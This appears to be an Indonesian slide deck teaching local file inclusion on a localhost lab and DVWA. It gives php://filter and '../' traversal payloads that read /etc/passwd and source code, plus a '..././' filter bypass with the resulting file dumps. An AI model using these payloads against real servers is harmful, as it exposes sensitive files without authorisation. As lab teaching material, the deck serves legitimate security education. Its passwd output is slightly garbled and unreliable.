




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File Inclusion Vulnerabilities






CYBERKARTA



\$ whoami





CYBERKARTA

\$ whoami



Arrizal Yuwana –

Student at University Gadjah Mada


IT & Security Enthusiast



<https://cyberkarta.com>



@thecyberkarta






File Inclusion

Merupakan kerentanan yang memungkinkan penyerang untuk membaca dan melihat file-file yang ada didalam server termasuk file-file sensitif. Dengan cara menggunakan fungsi untuk memanggil file melalui suatu inputan yang dinamis.

Penyerang dapat memperoleh akses ke informasi sensitif. jika penyerang menempatkan backdoor pada server web maka penyerang dapat dapat menjalankan perintah sewenang wenang.



Bagian URL

Query String begin

http://cyberkarta.com/webrentan?file=index.php

Protocol

Domain Name


File Name

Parameters

Path



Directory linux






Dampak Dari Local File Inclusion

1. **Terbacanya file sensitif di server web:** : Penyerang dapat mencuri informasi sensitif, seperti kata sandi, informasi keuangan, atau data pribadi
2. **Denial of Service:** penyerang mengirimkan permintaan yang berlebihan ke server web, sehingga server web tidak dapat menangani permintaan yang sah
3. **Manipulasi Data:** Penyerang dapat memanipulasi data di server web, seperti mengubah data pengguna atau menghapus data.



Cara Kerja Local File Inclusion






DEMO CARA KERJA LFI (LOCALHOST)

- Disini saya sudah menyediakan lab (web rentan) untuk LAB, disini saya mencoba mencari informasi dengan php wrappers, saya akan menuliskan perintah `php://filter/convert.base64-encode/resource=(nama path)`. Dan untuk melakukan decode kita bisa menggunakan cyberchef atau menggunakan perintah unix

```
localhost:8888/index.php?page=php://filter/convert.base64-encode/resource=index.php
```



Web BAPUCK

[Home](#) | [Page 1](#) | [Page 2](#) | [Page 3](#)

PCFET0NUWVBFiGh0bWw+CjxodG1sIGxhbmc9ImVuIj4KICA8aGVhZD4KICAgIDxtZXRhIGNoYXJzZXQ9InV0Zi04Ij4KICAgIDx0aXR5ZT5sYWVlY3liZXJrYXJ0'



DEMO CARA KERJA LFI (LOCALHOST)

- Setelah mendapatkan base64 kita akan melakukan decode ke plaintext

Setelah itu kita mendapat

Kan source code dari

index.php , dan terlihat


bahwa terdapat fungsi

Include yang langsung

menampilkan masukan

dari page (tidak

disinfectant)



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Demo Menggunakan DVWA




Hardware:

8GB RAM & 6 Core CPU

Software:

1. HyperVisor (VirtualBox, VMWare)
2. Kali Linux
3. DVWA (Damn Vulnerable Web Application)





Clone and Change Permission DVWA

Clone Repository

```
$ sudo git clone https://github.com/ethicalhack3r/DVWA /var/www/html/dvwa
```

Move to direktory dvwa

```
$ cd /var/www/html/dvwa
```

Change File Permission

```
$ sudo chmod -R 777 dvwa/
```

Move to dvwa/config

```
$ cd dvwa/config
```



Configure DVWA

Copy Configure default dvwa

```
$ cp config.inc.php.dist config.inc.php
```

Configure config.inc.php

```
$ sudo nano config/config.inc.php
```

```
# Database variables
# WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during setup.
# Please use a database dedicated to DVWA.
#
# If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA user.
# See README.md for more information on this.
$_DVWA = array();
$_DVWA[ 'db_server' ] = getenv( 'DB_SERVER' ) ? : '127.0.0.1';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ] = 'dvwa';
$_DVWA[ 'db_password' ] = 'p@ssw0rd';
$_DVWA[ 'db_port' ] = '3306';
```



Configure and Create Database

Start Service MySQL

```
$ sudo service mysql start
```

Run MySQL

```
$ sudo mysql -u root -p
```

Create User, password, and Host


```
> CREATE USER 'dvwa'@'127.0.0.1' IDENTIFIED BY 'p@ssw0rd';
```

```
MariaDB [(none)]> CREATE USER 'dvwa'@'127.0.0.1' IDENTIFIED BY 'p@ssw0rd';  
Query OK, 0 rows affected (0.053 sec)
```

Give Privillage to all database dvwa

```
> GRANT ALL PRIVILEGES ON dvwa.* TO 'dvwa'@'127.0.0.1' IDENTIFIED BY 'p@ssw0rd';
```

```
MariaDB [(none)]> GRANT ALL PRIVILEGES ON dvwa.* TO 'dvwa'@'127.0.0.1' IDENTIFIED BY 'p@ssw0rd';  
Query OK, 0 rows affected (0.049 sec)
```



Configure WebServer apache2

Move to Directory apache2

```
$ cd /etc/php/8.2/apache2
```

Configure `allow_url_fopen` (ON) and `allow_url_include` (ON)

```
$ sudo nano php.ini
```

```
; Whether to allow the treatment of URLs (like http:// or ftp://) as files.  
; https://php.net/allow-url-fopen  
allow_url_fopen = On  
  
; Whether to allow include/require to open URLs (like https:// or ftp://) as files.  
; https://php.net/allow-url-include  
allow_url_include = On
```

Start Service apache2

```
$ sudo service apache2 start
```





Masuk ke DVWA menggunakan Browser

Masuk ke 127.0.0.1/dvwa/login.php

Username : admin

Password : password



Username

Password



Create and Reset Database

Masuk ke parameter setup / reset DB



Klik Create / Reset Database

Setup Check

Web Server SERVER_NAME: 127.0.0.1

Operating system: *nix

PHP version: 8.2.7

PHP function display_errors: **Disabled**

PHP function display_startup_errors: **Disabled**

PHP function allow_url_include: **Enabled**

PHP function allow_url_fopen: **Enabled**

PHP module gd: **Missing - Only an issue if you want to play with captchas**

PHP module mysql: **Installed**

PHP module pdo_mysql: **Installed**

Backend database: **MySQL/MariaDB**

Database username: **dvwa**

Database password: *********

Database database: **dvwa**

Database host: **127.0.0.1**

Database port: **3306**

reCAPTCHA key: **Missing**

Writable folder /var/www/html/dvwa/hackable/uploads/: **Yes**

Writable folder /var/www/html/dvwa/config: **Yes**

Status in red, indicate there will be an issue when trying to complete some modules.

If you see disabled on either `allow_url_fopen` or `allow_url_include`, set the following in your php.ini file and restart Apache.

`allow_url_fopen = On`

`allow_url_include = On`

These are only required for the file inclusion labs so unless you want to play with those, you can ignore them.

Create / Reset Database



Cara Configure Level

Masuk ke parameter DVWA Security

DVWA Security

PHP Info

About

Pilih level pada kolom dibawah

Low, Medium, High, Impossible

Low = Tidak ada keamanan

Medium = Keamanan kurang baik

Hard = Keamana sudah baik tetapi masih rentan

Impossible = Sulit ditembus, Tidak Ada kerentanan

DVWA Security

Security Level

Security level is currently: **impossible**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'.

Low


Submit

Low

Medium


High

Impossible




DVWA-LFI-Low Security

- Masuk ke parameter File Inclusion dan terlihat url default yaitu localhost/dvwa/vulnerabilities/fi/?page=include.php dan terdapat 3 path file dengan nama file1.php, file2.php dan file3.php



- Source Code LFI - Low


```
<?php
// The page we wish to display
$file = $_GET[ 'page' ];
?>
```





DVWA-LFI-Low Security

- Selanjutnya saya akan memilih salah satu file dan untuk url pada bagian path tentunya berubah sesuai dengan file/path yang dipilih





DVWA-LFI-Low Security

- Pada lab ini, kita mencoba path transversal. Dimana kita akan mengakses /etc/passwd dengan menggunakan command ../ (dot dot slash) untuk mundur ke direktori sebelumnya hingga mengakses root dan kita akan masuk ke direktori etc/passwd

Before


127.0.0.1/dvwa/vulnerabilities/fi/?page=file1.php

After

127.0.0.1/dvwa/vulnerabilities/fi/?page=../../../../etc/passwd

Hasil

```
root:x:0:0:root:/usr/bin/zsh:daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lpx:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:mailing List Manager:/var/lib:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin apt:x:42:65534:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:98:98:systemd Network Management:/usr/sbin/nologin systemd-timesync:x:99:99:systemd Time Synchronization:/usr/sbin/nologin messagebus:x:100:107:/nonexistent:/usr/sbin/nologin tss:x:101:109:TPM software stack:/var/lib/tpm:/bin/false strongswan:x:102:65534:/var/lib/strongswan:/usr/sbin/nologin tcpdump:x:103:110:/nonexistent:/usr/sbin/nologin usbmux:x:104:46:usbmux daemon:/usr/lib/usbmux:/usr/sbin/nologin sshd:x:105:65534:/run/sshd:/usr/sbin/nologin dnsmasq:x:106:65534:dnsmasq:/usr/lib/misc:/usr/sbin/nologin avahi:x:107:112:Avahi mDNS daemon:/run/avahi-daemon:/usr/sbin/nologin speech-dispatcher:x:108:29:Speech Dispatcher:/run/speech-dispatcher:/bin/false pulse:x:109:114:PulseAudio daemon:/run/pulse:/usr/sbin/nologin lightdm:x:110:116:Light Display Manager:/var/lib/lightdm:/bin/false saned:x:111:118:/var/lib/saned:/usr/sbin/nologin polkitd:x:996:996:polkit:/nonexistent:/usr/sbin/nologin rtkit:x:112:119:RealtimeKit:/proc:/usr/sbin/nologin colord:x:113:120:colord colour management daemon:/usr/lib/colord:/usr/sbin/nologin nm-openvpn:x:114:121:NetworkManager OpenVPN:/usr/lib/openvpn/chroot:/usr/sbin/nologin nm-openconnect:x:115:122:NetworkManager OpenConnect plugin:/usr/lib/NetworkManager:/usr/sbin/nologin mysql:x:116:124:MySQL Server:/nonexistent:/bin/false stunnel4:x:995:995:stunnel service system account:/var/run/stunnel4:/usr/sbin/nologin rpc:x:117:65534:/run/rpcbind:/usr/sbin/nologin geoclue:x:118:126:/usr/lib/geoclue:/usr/sbin/nologin Debian-snmpp:x:119:127:/usr/lib/snmpp:/bin/false ssh:x:120:128:/nonexistent:/usr/sbin/nologin ntpsec:x:121:131:/nonexistent:/usr/sbin/nologin redsocks:x:122:132:/var/run/redsocks:/usr/sbin/nologin whod:x:123:65534:/var/spool/who:/usr/sbin/nologin gophish:x:124:134:/usr/lib/gophish:/usr/sbin/nologin iodine:x:125:65534:/run/iodine:/usr/sbin/nologin miredo:x:126:65534:/var/run/miredo:/usr/sbin/nologin staid:x:127:65534:/var/lib/hts:/usr/sbin/nologin redis:x:128:135:/var/lib/redis:/usr/sbin/nologin postgres:x:129:136:PostgreSQL administrator:/usr/lib/postgresql:/bin/bash mosquitto:x:130:138:/usr/lib/mosquitto:/usr/sbin/nologin inetutils:x:131:139:/usr/lib/inetutils:/usr/sbin/nologin qvm:x:132:141:/usr/lib/openvas:/usr/sbin/nologin kail:x:1000:1000:/home/kail:/usr/bin/zsh
```



DVWA-LFI-Medium Security

- Pada Lab yang medium ini, untuk inputan pada url di sanitaze, terlihat bahwa protokol http:// dan https:// akan di di ubah menjadi "" (null) dan inputan dot dot slash ../ dan dot dot slash slash akan diubah menjadi (null). Tetapi disini kita masih bisa melakukan eksploitasi dengan menggunakan bypass

```
<?php
// The page we wish to display
$file = $_GET[ 'page' ];


// Input validation
$file = str_replace( array( "http://", "https://" ), "", $file );
$file = str_replace( array( "../", "..\\" ), "", $file );

?>
```




- Disini kita mencoba untuk memainkan pathnya supaya bisa bypass dari sanitasinya itu, seperti contoh kita bisa bypass `../` dengan menggunakan `..././` (asumsikan warna merah dihapus sehingga path akan menjadi `../`)

127.0.0.1/dwva/vulnerabilities/fi/?page=../../../../../../../../../../../../../../../../etc/passwd = 127.0.0.1/dwva/vulnerabilities/fi/?page=../../../../../../../../../../../../../../../../etc/passwd





LAB PRACTICE BERHADIAH

- Disini kita mencoba untuk memainkan pathnya supaya bisa bypass dari sanitazanya itu, seperti contoh kita bisa bypass `../` dengan menggunakan `..././` (asumsikan warna merah dihapus sehingga path akan menjadi `../`)

`127.0.0.1/dvwa/vulnerabilities/fi/?page=..././..././..././..././..././..././..././etc/pass` = `127.0.0.1/dvwa/vulnerabilities/fi/?page=..././..././..././..././etc/passwd`

```

root:x:0:0:root:/usr/bin/zsh:daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cachelman:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin ircd:x:39:39:ircd:/run/ircd:/usr/sbin/nologin _apt:x:42:65534:/nonexistent:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-networkd:x:998:998:systemd Network Management:/usr/sbin/nologin systemd-timesyncd:x:997:997:systemd Time Synchronization:/usr/sbin/nologin messagebus:x:100:107:/nonexistent:/usr/sbin/nologin tss:x:101:109:TPM software stack:/var/lib/tpm:/bin/false strongswan:x:102:65534:/var/lib/strongswan:/usr/sbin/nologin tcpdump:x:103:110:/nonexistent:/usr/sbin/nologin usbmux:x:104:46:usbmux:daemon:/usr/lib/usbmux:/usr/sbin/nologin sshd:x:105:65534:/run/ssh:/usr/sbin/nologin dnsmasq:x:106:65534:dnsmasq:/usr/lib/misc:/usr/sbin/nologin avahi:x:107:112:Avahi mDNS daemon:/run/avahi-daemon:/usr/sbin/nologin speech-dispatcher:x:108:29:Speech Dispatcher:/usr/bin/speech-dispatcher:/bin/false pulse:x:109:114:PulseAudio daemon:/usr/bin/pulse:/usr/sbin/nologin lightdm:x:110:116:Light Display Manager:/usr/lib/lightdm:/bin/false saned:x:111:118:/usr/lib/saned:/usr/sbin/nologin polkitd:x:996:996:polkit:/nonexistent:/usr/sbin/nologin rtkit:x:112:119:RealtimeKit:/proc:/usr/sbin/nologin colord:x:113:120:colord colour management daemon:/usr/lib/colord:/usr/sbin/nologin nm-openvpn:x:114:121:NetworkManager OpenVPN:/usr/lib/opensvpn/chroot:/usr/sbin/nologin nm-openconnect:x:115:122:NetworkManager OpenConnect plugin:/usr/lib/NetworkManager:/usr/sbin/nologin mysqld:x:116:124:MySQL Server:/nonexistent:/bin/false stunnel4:x:995:995:stunnel service system account:/var/run/stunnel4:/usr/sbin/nologin _rpc:x:117:65534:/run/rpcbind:/usr/sbin/nologin geoclue:x:118:126:/usr/lib/geoclue:/usr/sbin/nologin Debian-snmpp:x:119:127:/usr/lib/snmpp:/bin/false sslh:x:120:128:/nonexistent:/usr/sbin/nologin ntpsec:x:121:131:/nonexistent:/usr/sbin/nologin redis:x:122:132:/var/run/redis:/usr/sbin/nologin nwhod:x:123:65534:/var/spool/who:/usr/sbin/nologin _gophish:x:124:134:/usr/lib/gophish:/usr/sbin/nologin iodine:x:125:65534:/run/iodine:/usr/sbin/nologin miredo:x:126:65534:/var/run/miredo:/usr/sbin/nologin statd:x:127:65534:/usr/lib/fts:/usr/sbin/nologin redis:x:128:135:/usr/lib/redis:/usr/sbin/nologin postgres:x:129:136:PostgreSQL administrator:/usr/lib/postgresql:/bin/bash mosquitto:x:130:138:/usr/lib/mosquitto:/usr/sbin/nologin inetSim:x:131:139:/usr/lib/inetSim:/usr/sbin/nologin _gvm:x:132:141:/usr/lib/opensvas:/usr/sbin/nologin kali:x:1000:1000:/home/kali:/usr/bin/zsh

```

Check Out Our Class

<https://www.cyberkarta.com/>



Premium

★★★★★ (72)

Dasar Linux Untuk Cyber Security

Total 3 Jam 45 Menit

Beginner



Premium

★★★★★ (104)

Basic Web Security For Pentester And Bug Bounty...

Total 10 Jam, 21 Menit

All Levels



Premium

★★★★★ (56)

Zero Cost SIEM Menggunakan Wazuh

Total 4 Jam 18 Menit

Intermediate



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Terima kasih

<https://www.linkedin.com/company/cyberkarta>

